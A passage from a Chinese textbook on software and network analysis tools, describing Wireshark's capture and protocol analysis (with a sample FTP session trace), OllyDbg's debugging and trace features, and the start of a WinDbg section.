


图 3-34　Wireshark 流量采集设置

2. 协议分析功能

Wireshark 的协议分析功能可以分析实时采集的数据，也可以分析离线存储的数据包，协议分析支持网络层的 IP、IPv6，支持传输层的 TCP、UDP，支持应用层的 HTTP、FTP、POP3、SMTP 等已知协议，另外还支持 IPSec、SSL、TLS、HTTPS 等安全协议。如图 3-35 所示，Wireshark 提取的数据报文信息包括时间、源 IP 地址、目的 IP 地址、协议类型、报文长度等数据，中间可选定具体的报文查看指定报文字段的信息，如端口号、TCP 报文序号、校验和等，最下方是报文的十六进制编码内容。




图 3-35 Wireshark 协议分析

结合报文的发送顺序，分析人员能清晰地了解协议工作过程。图 3-36 为 FTP 协议工作过程，分析人员通过发送 USER、PASS 进行登录，发送 opts utf8、syst、site help 获取系统状态信息，发送 PWD 获取当前路径，发送 PASV 设置被动模式，发送 LIST 获取目录这一系列的过程完成 FTP 服务器的访问。另外，分析人员可以清晰地查看每次应答的内容、格式。

Wireshark 提供了流量采集、网络数据协议分析，但无法将数据包与具体的进程进行关联。使用过程中可结合 Process Monitor 的网络监控功能，定位目标程序开启的连接 IP 和端口，然后结合 Wireshark 的过滤功能采集目标进程的数据，排除无关进程数据包的干扰。关于 Wireshark 的软件和更多资料可从 Wireshark 官方网站 https://www.wireshark.org/下载。

3.2.3 OllyDbg

OllyDbg 是一款 Windows 平台反汇编动态调试追踪工具，只支持 Ring3 级别的用户

192.168.10.90	192.168.10.101	FTP	70	Request: USER anonymous
192.168.10.101	192.168.10.90	FTP	126	Response: 331 Anonymous access allowed, send identity (e-mail name) as passw
192.168.10.90	192.168.10.101	FTP	66	Request: PASS User@
192.168.10.101	192.168.10.90	FTP	75	Response: 230 User logged in.
192.168.10.90	192.168.10.101	FTP	68	Request: opts utf8 on
192.168.10.101	192.168.10.90	FTP	112	Response: 200 OPTS UTF8 command successful - UTF8 encoding now ON.
192.168.10.90	192.168.10.101	FTP	60	Request: syst
192.168.10.101	192.168.10.90	FTP	70	Response: 215 Windows_NT
192.168.10.90	192.168.10.101	FTP	65	Request: site help
192.168.10.101	192.168.10.90	FTP	127	Response: 214-The following SITE commands are recognized (* ==>'s unimplemen
192.168.10.101	192.168.10.90	FTP	69	Response: DIRSTYLE
192.168.10.101	192.168.10.90	FTP	65	Response: HELP
192.168.10.101	192.168.10.90	FTP	84	Response: 214 HELP command successful.
192.168.10.90	192.168.10.101	FTP	59	Request: PWD
192.168.10.101	192.168.10.90	FTP	85	Response: 257 "/" is current directory.
192.168.10.90	192.168.10.101	FTP	62	Request: TYPE A
192.168.10.101	192.168.10.90	FTP	74	Response: 200 Type set to A.
192.168.10.90	192.168.10.101	FTP	60	Request: PASV
192.168.10.101	192.168.10.90	FTP	106	Response: 227 Entering Passive Mode (192,168,10,101,192,15).
192.168.10.90	192.168.10.101	FTP	60	Request: LIST
192.168.10.101	192.168.10.90	FTP	108	Response: 125 Data connection already open; Transfer starting.
192.168.10.101	192.168.10.90	FTP	78	Response: 226 Transfer complete.

图 3-36　Wireshark 分析 FTP 协议流程

态程序。OllyDbg 是由 Oleh Yuschuk 发布的共享软件，最初版本发布于 2000 年，截至 2013 年更新到 2.0.1 版本，支持 32 位的各 Windows 版本操作系统，且仍在持续更新中。

1. 调试功能

OllyDbg 主要应用在应用软件调试领域，可启动新进程进行调试或者附加到运行中的进程进行调试。在调试过程中能够提供指令、内存、寄存器、栈等基本信息，如图 3-37 所示，OllyDbg 有多个窗口，按照编号顺序分别为代码窗口、寄存器窗口、十六进制内存数据窗口、栈数据窗口。代码窗口显示代码所处内存位置、指令机器码、汇编代码这些信息；寄存器窗口显示的是 CPU 通用寄存器、标记位寄存器、浮点数寄存器当前值信息；十六进制内存数据窗口可以获取指定位置内存的数据，以 Hex 和指定编码形式显示；栈窗口显示的是栈空间数据，栈顶 0x0012FF8C 与 ESP 的值保持一致。OllyDbg 支持命令行和快捷键的操控方式，支持断点设置、单步执行、执行到 return 暂停等方式的调试。




图 3-37　OllyDbg 功能界面

2. Trace 功能

使用调试功能时通常会碰到在断点处无法定位入口的情况，即无法确定前序执行指令，通过 Trace 功能可以记录调试过程中执行的指令，用于分析前序执行指令。Trace 记录可选择是否记录寄存器的值，图 3-38 为记录的 Trace 信息，可以设置存储路径将 Trace 存储到文件中。然而 Trace 记录的数据非常有限，无法对内存数据进行记录，无法满足需要内存值进行辅助分析的需求。




图 3-38 OllyDbg 的 Trace 功能

OllyDbg 具有良好的操作界面，容易上手，是功能齐全的调试工具，同时还支持 Trace 记录功能。OllyDbg 的程序和更多资料可从其官方网站 http://www.ollydbg.de/获取。

3.2.4 WinDbg

WinDbg 也是一款 Windows 平台下的动态调试工具，由微软公司发布，目前支持 32 位和 64 位的各 Windows 版本的操作系统。以下介绍 WinDbg 的常用功能。

1. 符号功能

WinDbg 主要应用于程序调试，为了在调试过程中获取更多的符号语义信息，通常要先设置符号服务器或者本地符号文件路径。WinDbg 的主要优势在于结合微软公司提供的符号库能获取上层函数语义信息。图 3-39 为设置符号库的界面。

2. 调试功能

